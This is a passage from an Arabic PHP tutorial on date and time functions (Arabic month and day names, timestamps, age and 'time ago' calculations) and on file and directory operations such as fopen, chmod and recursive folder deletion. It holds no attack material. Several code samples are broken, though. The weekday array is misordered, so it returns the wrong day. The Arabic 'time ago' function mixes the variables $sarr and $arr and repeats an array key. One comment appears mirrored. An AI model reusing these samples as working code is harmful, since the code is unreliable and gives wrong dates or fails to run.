كما ذكرنا سابقا يلزم ذكر الوقت والتاريخ عند كتابة المقالات او التعليقات , ولاظهار التاريخ باللغة العربية سنستخدم عدة دوال :

الدالة الاولى تحويل رقم الشهر الى اسمه : أي عندما يكون الشهر الخامس مثلا يكون اسمه أيار أو مايو , وتكون على الشكل التالي :

```
<?php
header('Content-Type: text/html; charset=UTF-8');
function month_name()
{
    $monthes = array(

        1 => 'كانون الثاني',
        2 => 'شباط',
        3 => 'اذار',
        4 => 'نيسان',
        5 => 'ايار',
        6 => 'حزيران',
        7 => 'تموز',
        8 => 'اب',
        9 => 'ايلول',
        10 => 'تشرين الأول',
        11 => 'تشرين الثاني',
        12 => 'كانون الاول'

    );

    return $monthes[date('n')];
}
echo month_name();

?>
```

حيث انشئنا مصفوفة كل مفتاح أو مُعرف كل عنصر مرتبط مع اسم الشهر و باستخدام التنسيق n حصلنا على رقم الشهر .
 الدالة الثانية إظهار أسماء أيام الأسبوع : اي على الشكل (الجمعة , السبت ...) :

```
<?php
header('Content-Type: text/html; charset=UTF-8');

function day_name()
{
    $days = array('السبت', 'الجمعة', 'الخميس', 'الاربعاء', 'الثلاثاء', 'الاثنين', 'الاحد');
    return $days[date('w')];
}

echo day_name();
?>
```

الآن لنجمع الاكواد مع بعضها :

```
<?php
header('Content-Type: text/html; charset=UTF-8');

printf('%s - %s - %d:%d %d', day_name(), month_name(), date('H'), date('i'),
date('Y'));

function month_name()
{
    $monthes = array(
        1 => 'كانون الثاني',
        2 => 'شباط',
        3 => 'اذار',
        4 => 'نيسان',
        5 => 'ايار',
        6 => 'حزيران',
```

```

        7 => 'تموز',
        8 => 'أب',
        9 => 'أيلول',
        10 => 'تشرين الأول',
        11 => 'تشرين الثاني',
        12 => 'كانون الأول'

    );
    return $monthes[date('n')];
}
function day_name()
{
    $days = array('السبت', 'الجمعة', 'الخميس', 'الأربعاء', 'الثلاثاء', 'الاثنين', 'الأحد');
    return $days[date('w')];
}
?>

```

المثال السابق سيطبّع الوقت بالطريقة التالية : الجمعة - كانون الثاني - 2013 16:23 .

بصمة الوقت لنظام اليونكس (The unix timestamp) :

باختصار هو عدد الثواني منذ منتصف ليلة رأس السنة عام 1970 ، ولتوليد هذه البصمة استخدم الدالة `time` التي تُعيد الوقت الحالي ،

أما إذا أردت ان تحصل على بصمة الوقت لأي تاريخ تريد استخدم الدالة `mktime` حسب الشكل التالي :

```
mktime($hour, $minute, $second, $month, $day, $year);
```

أمثلة عن استخدام الدالتين السابقتين :

```

<?php
echo date("m-d-Y H:i", time());
echo '<br>';
echo date("m-d-Y H:i", mktime(14, 23, 11, 11, 6, 2009));
?>

```

الدالة `getdate` : تُعيد هذه الدالة التاريخ والوقت على شكل مصفوفة , وتقبل وسيطا واحداً اختياريًا هو بصمة الوقت :

```
<?php
$timestamp = mktime(14, 23, 11, 11, 6, 2009);
$date = getdate($timestamp);
print_r($date);
/*
Array
(
    [seconds] => 11
    [minutes] => 23
    [hours] => 14
    [mday] => 6
    [wday] => 5
    [mon] => 11
    [year] => 2009
    [yday] => 309
    [weekday] => Friday
    [month] => November
    [0] => 1257513791
)
*/
?>
```

الحصول على الوقت بتوقيت غرينتش : كما لاحظت سابقا , إن لغة php تقوم بحساب الوقت والتاريخ وفق وقت وتاريخ السيرفر المُستضيف , أي بمعنى آخر عندما تستخدم الدالة `date` في برنامج مُستضاف على سيرفر في السعودية فإن النتائج تختلف عن استخدام نفس الدالة وفي نفس الوقت على سيرفر موجود في المغرب مثلا , ولهذا يُفضل الحصول على الوقت بتوقيت غرينتش ومن ثم تحويلها الى المنطقة المطلوبة :

```
<?php
echo gmdate("m-d-Y H:i", time() + 2 * 3600);
?>
```


لقد اضعفنا في المثال السابق ساعتين من الزمن للحصول على الوقت في سوريا مثلا على اي سيرفر تم اعداد الوقت والتاريخ فيه بشكل صحيح .

الدالة **microtime** : تُعيد الدالة السابقة بصمة الوقت الحالية لكنها مقدرة بالملي ثانية ولا تقبل هذه الدالة أي وسائط .
حساب العمر عن طريق تاريخ الميلاد : في بعض الأحيان يُطلب من المستخدم ان يُدخل تاريخ ميلاده عند التسجيل في الموقع , ولحساب عمر المستخدم , يوجد عدد من الطرق اسهلها - لكنها غير دقيقة - هي انقاص بصمة وقت ميلاد المستخدم (عن طريق استخدام الدالة mktime التي سبق شرحها) من بصمة الوقت الحالية , ومن ثم توليد رقم السنة عن طريق الدالة date التي يمرر لها التنسيق Y ومن ثم انقاص 1970 (لان بصمة الوقت تبدأ من عام 1970) من الناتج كما يلي :

```
<?php
$time = time() - mktime(0, 0, 0, 5, 21, 1995);
echo date("Y", $time) - 1970;
?>
```

أو يمكن قسمة فرق الوقت على $(60 * 60 * 24 * 365)$ اي سنة كاملة مقدرة بالثواني :

```
<?php
$time = time() - mktime(0, 0, 0, 5, 21, 1995);
echo floor($time / (60 * 60 * 24 * 365));
//echo floor(time() - mktime(0, 0, 0, 5, 21, 1995) / (31536000));
?>
```

تم استخدام الدالة **floor** لتقريب الرقم الى اقرب قيمة دنيا .

*** ملاحظة :** يفضل حفظ الوقت في قواعد البيانات - أو أي وسيلة حفظ - على شكل timestamp في حقل عدد صحيح Int وليس على شكل date لسهولة إستخراج الوقت والتاريخ الذي تريده بسهولة وإجراء العمليات عليه .

وكأحد التطبيقات نلاحظ في بعض المواقع يتم عرض الزمن المنقضي لنشر موضوع - أو تعليق أو شيء آخر - بالشكل التالي "منذ 3 أيام , منذ 1 ساعة , منذ 3 أسابيع , منذ 5 شهور , منذ 2 سنة وهكذا ..." , **كيف لي فعل هذا؟**

إتفقنا أننا سنقوم بتخزين الوقت على شكل timestamps وإلا ستقوم باستخدام دالة mktime لتحويل التاريخ - كما تقدم شرحها في الأعلى - إلى بصمة الوقت

- الفكرة هي أننا سنقوم بطرح قيمة بصمة الوقت لتاريخ النشر - أو الإضافة أو أي شيء - من الوقت الحالي باستخدام دالة time وناتج الطرح بعملية قسمة بسيطة نستطيع إستخراج كم "ثانية,دقيقة,ساعة,يوم,اسبوع,شهر, سنة" مضت منذ ذلك الوقت

والكود التالي يقوم بتنفيذ ما سبق :

```
<?php
$arr = array(
    's'=>'Second',
    'i'=>'Minute',
    'h'=>'Hour',
    'd'=>'Day',
    'w'=>'Week',
    'm'=>'Month',
    'y'=>'Year',
);

$retArr = getElapsedTime(mkTime(0,0,0,'2','1','2013'));
echo $retArr[1].' '.$arr[$retArr[0]];

function getElapsedTime ($t)
{
    $timeDiff = time()-$t;
    if($timeDiff < 60)
    {
        $arr[0] = 's';
        $arr[1] = $timeDiff;
    }
    else if(($temp=(int)($timeDiff/60)) < 60)
    {
        $arr[0] = 'i';
        $arr[1] = $temp;
    }
    else if(($temp=(int)($timeDiff/(60*60))) < 24)
    {
        $arr[0] = 'h';
        $arr[1] = $temp;
    }
    else if(($temp=(int)($timeDiff/(60*60*24))) < 7)
    {
        $arr[0] = 'd';
        $arr[1] = $temp;
    }
    else if(($temp=(int)($timeDiff/(60*60*24*7))) < 4)
    {
        $arr[0] = 'w';
        $arr[1] = $temp;
    }
    else if(($temp=(int)($timeDiff/(60*60*24*7*4))) < 12)
    {
        $arr[0] = 'm';
    }
}
```

```

        $arr[1] = $temp;
    }
    else
    {
        $arr[0] = 'y';
        $arr[1] = $temp;
    }
    return $arr;
}
?>

```

– الكود واضح تقريباً العملية ما هي إلا قسمة لإستخراج الأيام أو الشهور أو ...

*** ملاحظة :** يمكن إسناد قيم لمتغيرات في الشروط فتتم الإسناد والمقارنة معاً كما هو الحال مع المتغير \$temp

– إذا أردنا إستخدام الكود السابق مع اللغة العربية فنحن نعلم أن المعدود يختلف على حسب الأعداد فالأعداد 1 و 2 يطابقا المعدود في التذكير والتأنيث ومن 3 إلى 9 يخالف العدد المعدود تذكيراً وتأنيثاً والعدد 10 يتبع حكم الأعداد من 3:9 إذا كان مفرداً وغداً جاء مركب يتبع حكم الأعداد 1 و 2 إلخ ...

– عموماً لن نحتاج كثيراً من هذا القواعد هنا لأننا لن نستخدم التفقيط مع الأرقام ولكن سنستخدمها بصورتها الرقمية فسيتم الرقم 1 و 2 والأعداد ما زاد عن 10 الإفراد كالتالي :

1 ثانية , 2 ثانية , 11 ثانية , 2 دقيقة , 20 دقيقة , 2 سنة , 100 سنة , 1 اسبوع , 2 اسبوع , 2 شهر , 12 شهر , 1 يوم , 30 يوم

– والأعداد من 3 إلى 9 يكون المعدود جمع كالتالي :

3 ثوان , 9 ثوان , 5 دقائق , 9 ساعات , 3 اسابيع , 4 شهور , 5 سنوات أو سنين

وعلى هذا سيكون الكود على النحو التالي :

```

<!DOCTYPE html>
<html dir="rtl">
<head>
    <meta charset="utf-8"/>
</head>
<body>
<?php
$arr = array(    's'=>'ثانية',
                  'S'=>'ثوان',
                  'i'=>'دقيقة',
                  'I'=>'دقائق',
                  'h'=>'ساعة',
                  'H'=>'ساعات',
                  'd'=>'يوم',

```

```

        'D'=>'أيام',
        'W'=>'أسبوع',
        'W'=>'أسابيع',
        'm'=>'شهر',
        'M'=>'شهور',
        'y'=>'سنة',
        'Y'=>'سنوات'
    );
$retArr = getElapsedTime(mkTime(0,0,0,'2','1','2013'));
echo $retArr[1].' '.$sarr[$retArr[0]];
function getElapsedTime ($t)
{
    $timeDiff = time()-$t;
    if($timeDiff < 60)
    {
        if($timeDiff<1)
        {
            $sarr[] = 's';
            $sarr[] = '0';
        }
        else if($timeDiff<3 or $timeDiff>10)
        {
            $sarr[] = 's';
            $sarr[] = $timeDiff;
        }
        else
        {
            $sarr[] = 'S';
            $sarr[] = $timeDiff;
        }
    }
    else if(($temp=(int)($timeDiff/60)) < 60)
    {
        if($temp<3 or $temp>10)
        {
            $sarr[] = 'i';
        }
        else
        {
            $sarr[] = 'I';
        }
        $sarr[] = $temp;
    }
    else if(($temp=(int)($timeDiff/(60*60))) < 24)

```

```
{
    if($temp<3 or $temp>10)
    {
        $arr[] = 'h';
    }
    else
    {
        $arr[] = 'H';
    }
    $arr[] = $temp;
}
else if(($temp=(int)($timeDiff/(60*60*24))) < 7)
{
    if($temp<3)
    {
        $arr[] = 'd';
    }
    else
    {
        $arr[] = 'D';
    }
    $arr[] = $temp;
}
else if(($temp=(int)($timeDiff/(60*60*24*7))) < 4)
{
    if($temp<3)
    {
        $arr[] = 'w';
    }
    else
    {
        $arr[] = 'W';
    }
    $arr[] = $temp;
}
else if(($temp=(int)($timeDiff/(60*60*24*7*4))) < 12)
{
    if($temp<3 or $temp>10)
    {
        $arr[] = 'm';
    }
    else
    {
        $arr[] = 'M';
    }
    $arr[] = $temp;
}
```

```

    }
    else
    {
        $temp = (int)($timeDiff/(60*60*24*30*12));
        if($temp<3 or $temp>10)
        {
            $arr[] = 'y';
        }
        else
        {
            $arr[] = 'Y';
        }
        $arr[] = $temp;
    }
    return $arr;
}
?>
</body>
</html>

```

– استخدمت الحروف الصغيرة والكبيرة للفرقة بين مدى الأرقام فالحرف الصغير يدل على أن العدد إما 1 أو 2 أو أكبر من 10 والحرف الكبير ما دون ذلك .

– طبعاُ بإضافة بعض التغييرات البسيطة على الدالة لتمكننا من طباعة ما نشاء كالدقائق والثوان معاُ أو الأيام والساعات أي شيء كيفما تشاء .

ملاحظة : من الإصدار 5.1.0 فما فوق أصبح مدى الـ timestamps من 13 ديسمبر 1901 الساعة 20:45:54 GMT إلى 19 يناير 2038 الساعة 03:14:07 GMT وهو أقصى مدى للمتغير من النوع الصحيح int من النوع signed في أنظمة 32bit .
– وللحصول على تاريخ أقل من سنة 1970 سندخل قيمة سالبة للدالة date ولمعرفة الـ timestamps لتاريخ قبل 1970 أيضاً سنستخدم mktime وستعطينا قيمة ولكن بإشارة سالبة إذا تم تمرير هذه القيمة للدالة date ستحصل على التاريخ .

وبهذا يمكن لنا معرفة السن لأناس تجاوزت أعمارهم الـ 100 عام بسهولة, هذا فرضاً إذا حاولوا التسجيل معك في موقعك للمشاركة فيه وممارسة حقوقهم الإلكترونية .

فيصبح كود معرفة السن من خلال تاريخ الميلاد كالتالي :

```

<?php
echo age(mktime(0,0,0,'12','5','1960'));
function age($in)
{
    if($in<0)
    {
        $in = (-1*$in)+time();
    }
}

```

```
else
{
    $in = time()-$in;
}
return (int)($in/(365.25*24*60*60));
}
?>
```

الفصل التاسع : التعامل مع الملفات و المجلدات

من الصعب برمجة تطبيق ويب دون التفاعل مع أي مصدر خارجي كقواعد البيانات أو الملفات و خصوصاً إنشاء الملفات و المجلدات و حذفها و تعديلها ...

أولاً : التعامل مع الملفات

المسار هو طريقة للتعبير عن عنوان ملف أو مجلد في نظام التشغيل , و المسارات نوعان : مسارات نسبية و مسارات مطلقة , المسارات النسبية تبدأ من المسار الحالي حتى نصل الى القيد المطلوب (القيد = مجلد أو ملف) مثلاً مسار الملف file1.txt الموجود في المجلد folder الموجود في مجلد البرنامج الذي نقوم بتنفيذه يكون كالتالي :

```
folder/file1.txt
```

أما إذا كان الملف file1.txt موجوداً في المجلد الأب للمجلد التالي (أي المجلد الذي يسبقه) يكون المسار كالتالي :

```
../file1.txt
```

أي ان النقطتين تشيران الى أن الملف المطلوب في المجلد الأب للمجلد الحالي , ويوجد أيضاً النقطة الواحدة "." التي تشير الى المجلد الحالي حيث يمكن استبدال المسار الأول كما يلي :

```
./folder/file1.txt
```

أما الروابط المطلقة فهي تشير الى مسار الملف أي كان المجلد الذي يوجد فيه البرنامج .

للحصول على المسار كاملاً نستخدم الدالة `realpath` التي تقبل وسيطاً وحيداً هو المسار النسبي للملف :

```
<?php
echo realpath('file1.txt');
?>
```

وفي حال لم يُحدد الوسيط فيستم إعادة المسار المطلق للمجلد الحالي .

التأكد من وجود ملف :

في بعض الأحيان يلزم معرفة إذا كان ملف مُعين بمساره موجود أم لا , ولمعرفة ذلك نقوم باستدعاء الدالة `file_exists` التي تقبل وسيطاً وحيداً هو مسار الملف و تُعيد القيمة `true` في حال وجوده :

```
<?php
if(file_exists('file1.txt') === true)
{
    echo 'file "file.txt" exists';
}
```



```

}
echo '<br>';

if(file_exists('file2.txt') === false)
{
    echo 'file "file2.txt" does not exists';
}
?>

```

الحصول على حجم تخزين ملف :

في حال اردنا معرفة حجم ملف , نستخدم الدالة `filesize` التي تقبل وسيطاً واحداً هو مسار الملف , وتُعيد هذه الدالة حجم الملف مقدراً بالبايت , وللحصول على الحجم مقدراً بالكيلوبايت أو الميغابايت , نقسم على 1024 أو (1024*1024) على التوالي وبالترتيب :

```

<?php
$size = filesize('file1.txt');
echo 'The size of file1.txt is : '. floor($size / 1024) . ' KB';
?>

```

استخراج امتداد ملف :

كما تعلم لكل نوع من الملفات امتداد معين خاص بها , حيث يكون الامتداد مسبقاً بنقطة , فلذلك نقوم باستخراج الامتداد عن طريق الدالة `explode` - التي سبق شرحها في درس [التعامل مع المصفوفات](#) - حيث يكون امتداد الملف هو اخر سلسلة نصية تكون مسبقة بنقطة .
 "كما في المثال التالي :

```

<?php
$file = 'file.example.txt';
$ext = explode('.', $file);
echo 'The file extension is : ' . $ext[count($ext) - 1];
. ومن ثم انقصنا منها 1 للحصول على مفتاح اخر عنصر $ext للحصول على عدد عناصر المصفوفة count استخدمنا الدالة //

```

```
>?
```

الحصول على وقت تعديل أو تغيير أو الوصول لملف :

للحصول على بصمة الوقت التي تمثل آخر وقت لتغيير ملف ما , نستخدم الدالة `filectime` , حيث تقبل هذه الدالة وسيطاً واحداً هو مسار الملف .

أما للحصول على بصمة الوقت لآخر تعديل على الملف , نستخدم الدالة `filemtime` , وتقبل هذه الدالة - كما في الدالة السابقة - وسيطاً وحيداً هو مسار الملف .

الفرق التقني بين الدالة `filectime` و الدالة `filemtime` هو أن الدالة `filectime` تُعيد جميع التغيرات على ملف سواءً على محتوياته أم على صلاحيات الوصول إليه أم تغيير المستخدم المالك له . أما الدالة `filemtime` فهي تشير إلى آخر تعديل في محتويات الملف فقط .

ملاحظة : الحرف `c` في الدالة `filectime` يدل على كلمة `change` , أما الحرف `m` في الدالة الثانية فهو يدل على الكلمة `modification` .

```
<?php
echo date("m/d/Y H:i:s", filemtime('file1.txt'));
?>
```

والدالة `fileatime` تُعيد بصمة وقت آخر وصول للملف أو `false` في حال فشلها , وكما في الدوال السابقة فهي تقبل مسار ملف ما كوسيط .

الحصول على صلاحيات ملف :

بعد معرفة وجود قيد ما سواءً أكان ملفاً أم مجلداً , علينا أن نعلم ما هي الأفعال التي يمكننا القيام بها على القيد , أ[هل لدينا الصلاحيات للقراءة و الكتابة و التنفيذ .

في php نستخدم الدوال `is_readable` , `is_writable` , `is_executable` لمعرفة إمكانية القراءة أو الكتابة أو التنفيذ على التوالي وبالترتيب .

تُعيد هذه الدوال `true` في حال نجاحها أو `false` ماعداً ذلك , وتقبل وسيطاً وحيداً هو مسار القيد .

المثال التالي يختبر إمكانية القراءة و الكتابة و التنفيذ والحصول على حجم الملف وغيرها من المعلومات المتعلقة بالملف `file1.txt` :

```
<?php
```

```
$file = 'file1.txt';
echo '<pre>';
if(file_exists($file) == true)
{

    echo "Displaying file information for file $file ...<br>";

    echo 'File path : ' .realpath($file). ' <br>';

    echo 'File size : ' . floor(filesize($file) / 1024). 'KB <br>';

    echo 'Last File changing time : ' .date("m/d/Y H:i:s", filectime('file1.txt')).
'<br>';

    echo 'Last File modification time : ' . date("m/d/Y H:i:s",
filemtime('file1.txt')). ' <br>';

    echo 'Last File access : ' .date("m/d/Y H:i:s", fileatime('file1.txt')).
'<br>';

    echo 'Is readable? : ';
    echo is_readable($file) == true ? 'true' : 'false';
    echo '<br>';

    echo 'Is writable? : ';
    echo is_writable($file) == true ? 'true' : 'false';
    echo '<br>';

    echo 'Is executable? : ';
    echo is_executable($file) == true ? 'true' : 'false';
    echo '<br>';
```

```

}
else
{
    echo "File $file is not exists ...<br>";
}
echo '</pre>';

?>

```

مثال على إخراج الكود السابق :

```

Displaying file information for file file1.txt ...
File path :/opt/lampp/htdocs/image/file1.txt
File size :8KB
Last File changing time : 01/25/2013 21:57:47
Laast File modification time : 01/25/2013 20:40:03
Last File access : 01/25/2013 20:40:05
Is readable? : true
Is writable? : true
Is executable? : false

```

حذف ملف :

هل انت متأكد من أنك تريد حذف الملف , استخدم الدالة `unlink` , تقبل هذه الدالة وسيطاً واحداً هو مسار الملف المراد حذفه , وبالتأكيد يجب أن تكون لديك صلاحيات كتابة على الملف المحدد حتى تستطيع حذفه عدا ذلك سيتم اظهار خطأ `E_WARNING` .

```

<?php
unlink('file1.txt');

?>

```

تغيير صلاحيات قيد :

كما في نظام linux والانظمة الشبيهة باليونكس , حيث نستخدم الأمر **chmod** لتغيير صلاحيات قيد ما , نستخدم الدالة **chmod** في لغة php للقيام بالمهمة ذاتها .

لكن php لا تقبل الاعلان عن الصلاحيات كسلسلة نصية مثلاً "a-wx" , وإنما تحصرها فقط باستخدام الصلاحيات بالارقام في النظام الثماني , أي تكون الصلاحية مكونة من اربعة ارقام الرقم الاول هو صفر , أما الأرقام الثلاث الباقية هي عبارة عن الصلاحيات للمستخدم و لمجموعة المستخدم و لبقية المستخدمين على التوالي و بالترتيب , الجدول التالي يوضح الأرقام والمصلاحيات المقابلة لها :

- * الرقم 0 يشير الى عدم اعطاء أي صلاحية
- * الرقم 1 يشير الى اعطاء صلاحية التنفيذ فقط .
- * الرقم 2 يشير الى اعطاء صلاحية الكتابة فقط .
- * الرقم 3 يشير الى اعطاء صلاحية الكتابة والتنفيذ .
- * الرقم 4 يشير الى اعطاء صلاحية القراءة فقط .
- * الرقم 5 يشير الى اعطاء صلاحية القراءة والتنفيذ .
- * الرقم 6 يشير الى اعطاء صلاحية القراءة و الكتابة .
- * الرقم 7 يشير الى اعطاء صلاحية القراءة و الكتابة والتنفيذ .

نقبل هذه دالة **chmod** وسيطين , الاول هو مسار القيد المراد تغيير صلاحياته , والثاني هو الصلاحية , مثال :

```
<?php
chmod('folder/file1.txt', 0600); # القراءة والكتابة للمستخدمين , لا شيء لبقية المستخدمين

chmod('folder/file1.txt', 0755); # القراءة والكتابة والتنفيذ للمالك , القراءة والتنفيذ لبقية المستخدمين
?>
```

نسخ أو نقل ملف :

نستعمل الدالة **copy** لنسخ الملفات , تقبل هذا الدالة وسيطين الاول هو مسار الملف المراد نسخة و الثاني هو المسار الجديد . في حال وجود ملف في المسار الجديد فسيتم استبداله تلقائياً .

```
copy($source, $dest);
```

أما لنقل ملف فنستخدم الدالة **rename** التي تقوم أساساً بتغيير اسم الملف لكن يمكن استخدامها لنقله , تقبل هذه الدالة وسيطين الاول هو مسار الملف و الثاني هو مسار الملف الجديد :

```
rename($oldname, $newname);
```

مثال :

```
<?php
copy ('file1.txt', 'file2.txt');
rename('file2.txt', '../file.txt');
?>
```

قراءة الملفات والكتابة عليها :

قبل اجراء أي عمليات على الملف , علينا تهيئته وذلك بإنشاء مقبض للملف عن طريق الدالة **fopen** التي تقبل وسيطين الوسيط الأول هو مسار الملف , أما الوسيط الثاني هو الوضع المراد فتح الملف به , الجدول التالي يبين الأوضاع المختلفة لفتح ملف :

* الوضع r : يفتح الملف للقراءة فقط مع وضع مؤشر الملف في بدايته (سنتحدث لاحقاً عن مؤشر الملف وكيفية تحريكه) .

* الوضع r+ : يقوم بفتح الملف للقراءة والكتابة مع وضع مؤشر الملف في بدايته .

* الوضع w : يقوم بفتح الملف للكتابة فقط ويقوم بمسح جميع محتوياته , وإذا لم يكن الملف موجوداً سوف يقوم بإنشاءه .

* الوضع w+ : كما في الوضع w , لكنه يقوم بفتح الملف للقراءة والكتابة .

* الوضع a : يقوم بفتح الملف للكتابة فقط ويضع مؤشر الملف عند نهايته , إذا لم يكن الملف موجوداً يقوم بإنشاءه .

* الوضع a+ : يقوم بفتح الملف للقراءة و الكتابة ويضع مؤشر الملف عند نهايته , إذا لم يكن الملف موجوداً يقوم بإنشاءه .

الفرق بين a و w يكمن في أن w يقوم بحذف محتويات الملف , بينما الوضع a يحافظ على محتويات الملف و يضع المؤشر عند نهايته .

يمكن اضافة الحرف b الى الاحرف السابقة لفتح الملف بالنظام الثنائي , ويفيد هذا الوضع عند القراءة أو الكتابة على ملفات غير نصية .

يجب أن تكون لديك الصلاحية للقراءة أو الكتابة (حسب الوضع الذي تقوم باستخدامه) على الملف , ما عدا ذلك سيتم توليد رسالة خطأ

مفادها أنك لا تملك الصلاحيات الكافية للقيام بتلك المهمة .

يمكنك باستخدام الدالة **fopen** الاشارة الى ملفات خارج السيرفر المُنفذ عليه البرنامج , عن طريق بروتوكول HTTP أو ftp أو غيرهم

... لكن للقراءة فقط..

```
<?php
$handle = fopen("file.txt", "r");
$handle = fopen("../folder/file.zip", "wb");
$handle = fopen("http://www.example.com/", "r");
$handle = fopen("ftp://user:password@example.com/somefile.txt", "w");
?>
```

ويتم تحرير الذاكرة باغلاق مقبض الملف عن طريق الدالة `fclose` التي تقبل وسيطا وحيدا هو مقبض الملف المنشئ بواسطة الدالة السابقة .

ملاحظة : انشاء مقبض لملف لا يقتصر على الدالة `fopen` حيث يوجد دوال اخرى مثل الدالة `fsockopen` التي تقوم بانشاء مقبض لملف عن طريق اتصال `socket` , وهذا الموضوع خارج عن نطاق درسنا حاليا .

قراءة البيانات من ملف :

بعد انشاء مقبض الملف باستخدام الدالة `fopen` , نقوم باستخدام الدالة `fread` للقراءة من الملف وتقبل وسيطين : الاول هو مقبض الملف , والثاني هو عدد البايتات التي سيتم قراءتها من الملف بدءاً من مكان وجود مؤشر القراءة :

```
fread($handle, $length);
```

ولقراءة الملف باكمله نقوم بتحديد قيمة الوسيط `length` بحجم الملف عن طريق الدالة `filesize` كما في المثال التالي الذي يقوم بطباعة محتويات الملف `file1.txt` :

```
<?php
$filename = 'file1.txt';
$handle = fopen($filename, 'r');
$contents = fread($handle, filesize($filename));
echo $contents;
fclose($handle);
?>
```

الدالة `fgets` شبيهة جداً بالدالة `fread` وتقوم بنفس العمل تقريباً حيث في معظم الاحيان يمكن استخدام `fgets` عوضاً عن `fread` , حيث الفرق الاساسي بينهما هو ان الدالة `fgets` لا تتطلب تحديد عدد البايتات التي يجب قراءتها من الملف حيث تكون القيمة الافتراضية للوسيط `length` هي 1024 بايت . وكلا الدالتين تقومون بالتوقف عن القراءة عندما تصلان الى نهاية الملف (EOF (End Of File

الكتابة على ملف :

من اهم العمليات التي يمكن اجراءها على ملف هو اضافة و تعديل محتواه , ويتم ذلك في لغة php عن طريقة الدالة `fwrite` التي تقوم بكتابة البيانات الممررة اليها الى ملف , طبعا يجب فتح الملف بوضع يسمح بالكتابة عليه كما في الوضعين (w , a) , الدالة `fwrite` تقبل ثلاثة وسطاء , الوسيط الاول هو مقبض الملف والثاني هو البيانات المراد كتابتها و الثالث اختياري يمثل عدد البايتات التي سيتم كتابتها , فاذا تم تحديد الوسيط الثالث فان الكتابة على الملف سوف تتوقف عندما يصبح عدد البايتات المكتوبة مساويا لقيمة هذا الوسيط , الشكل العام للدالة `fwrite` هو :

```
fwrite($handle, $string, $length);
```

لا تنسى ان الدالة fwrite تقوم بطباعة رسالة خطأ عند عدم توفر صلاحيات للكتابة .
: file1.txt على الملف "Hello World !" المثال التالي يقوم بطباعة الجملة

```
<?php
$filename = 'file1.txt';
$handle = fopen($filename, 'w+');
fwrite($handle, 'Hello World !!');
fclose($handle);
?>
```

الدالة fputs هي دالة مكافئة Alias للدالة fwrite , اي انها تقوم بنفس العمل تماماً وتأخذ الوسائط ذاتها .

الدالة feof :

تقوم هذه الدالة بإعادة true في حال وصل مؤشر القراءة الى نهاية الملف و false عدا ذلك و تُفيد عندما نقوم بالدوران على محتويات ملف لقراءته , وتقبل هذه الدالة وسيطاً وحيداً هو مقبض الملف .

```
<?php
$file = fopen('file1.txt', 'r');
while(!feof($file))
{
echo fgets($file). '<br>';
}
fclose($file);
?>
```

تغيير مكان المؤشر :

لتغيير مكان المؤشر سواء عند القراءة أو الكتابة نستخدم الدالة fseek التي تقبل وسيطين إجباريين , الأول هو مقبض الملف والثاني هو offset الذي سوف يتم وضع المؤشر عنده .

```
fseek($handle, $offset);
```


ملاحظة : عند فتح الملف بوضع a أو a+ فإن الكتابة سوف تكون في اخر الملف حتى لو قمت بتغيير مكان المؤشر .

الدالتين file_get_contents و file_put_contents :

تقوم الدالة `file_get_contents` بقراءة ملف بأكمله على شكل سلسلة نصية و يُمرر لها مسار الملف كوسيط , شكلها العام :

```
file_get_contents($filename);
```

اما الدالة `file_put_contents` فتقوم بكتابة البيانات المُمررة اليها بالوسيط الثاني على الملف الذي يتم تحديده بمساره والذي يشكل

الوسيط الاول :

```
file_put_contents($filename, $data);
```

وتقوم هذه الدالة بانشاء الملف اذا لم يكن موجوداً , وفي حال وجوده تقوم بمسح جميع محتوياته !

ايهما استخدم `fopen` ومن ثم اقرأ الملف عن طريق `fread` ام استخدم `file_get_contents` ؟

بشكل بسيط اذا كنت تريد قراءة جميع محتويات ملف ما فاستخدم `file_get_contents` اما اذا كنت تريد قراءة عدد محدد من

البايتات فاستخدم `fread` وذلك لتوفير اكبر قدر ممكن من الذاكرة .

ثانياً : التعامل مع المجلدات

يمكن باستخدام php القيام بمختلف العمليات على المجلدات كانشاءها و حذفها وتغيير صلاحيات الوصول إليها .

القراءة من مجلد :

كما في دالة `fopen` عند التعامل مع الملفات , تُستخدم الدالة `opendir` للحصول على مقبض للمجلد , حيث تقبل الدالة

وسيطاً واحداً هو مسار المجلد , الشكل العام لتعريف هذه الدالة هو :

```
$resource = opendir($path);
```

وايضاً لتحرير الذاكرة وإغلاق مقبض الملف , نستخدم الدالة `closedir` التي تقوم بعمل مشابه للدالة `fclose` , تقبل هذه الدالة

وسيطاً واحداً هو مقبض المجلد الذي قمنا بإنشاءه باستخدام الدالة `opendir` :

```
closedir($handle);
```

قراءة محتويات مجلد :

تستخدم الدالة `readdir` لقراءة القيد التالي من مجلد تم انشاء مقبضه بواسطة الدالة `opendir` , حيث تقوم هذه الدالة بقراءة قيود

الملفات على التوالي وحسب ترتيب نظام الملفات المُستخدم . تقبل هذه الدالة وسيطاً واحداً هو مقبض المجلد و تُعيد القيد (اسم الملف أو

المجلد) , وللمرور على جميع قيود المجلد نستخدم حلقة التكرار `while` . ولتطبيق الدوال الثلاث السابقة نجرب المثال التالي :

```
<?php
$dir = opendir('folder');
while (($file = readdir($dir) )!== false)
{
    echo $file.'<br>';
}
closedir($dir);
?>
```

في البداية قمنا بإنشاء مقبض للمجلد ومن ثم حلقة تكرار يتم فيها طباعة اسم الملف أو المجلد ومن ثم قمنا بتحرير الذاكرة وإغلاق المقبض .

لاحظ وجود قيديين ممثلين بـ "." و ".." , و للتخلص منهم نعدل بالكود السابق لكي يتأكد من أن القيد لا يساوي إحدى هاتين القيمتين :

```
<?php
$dir = opendir('folder');
while (($file = readdir($dir) )!== false)
{
    if($file == '.' OR $file == '..')
    {
        continue;
    }
    echo $file.'<br>';
}
closedir($dir);
?>
```

حذف المجلدات :

لحذف مجلد نستخدم الدالة `rmdir` التي تقبل وسيطاً واحداً هو مسار المجلد المراد حذفه , لكن يجب أن يكون هذا المجلد فارغاً أما إذا كان المجلد يحوي أي ملف أو مجلد فرعي , فلن يتم تنفيذ هذه التعليمة و سيتم توليد رسالة خطأ .

لكن إذا أردنا حذف مجلد يحوي ملفات ومجلدات فرعية , فيجب علينا أولاً أن نقوم بحذف جميع محتوياته قبل محاولة استدعاء الدالة

السابقة :

```
<?php
```

```
function remove_dir($path)
{
    if(is_dir($path) === false)
    {
        return false;
    }
    $dir = opendir($path);
    while (($file = readdir($dir) )!= false)
    {
        if($file == '.' OR $file == '..')
        {
            continue;
        }
        if(is_file($path.'/'.$file))
        {
            unlink($path.'/'.$file);
        }
        elseif(is_dir($path.'/'.$file))
        {
            remove_dir($path.'/'.$file);
        }
    }

    rmdir($path);
    closedir($dir);
}

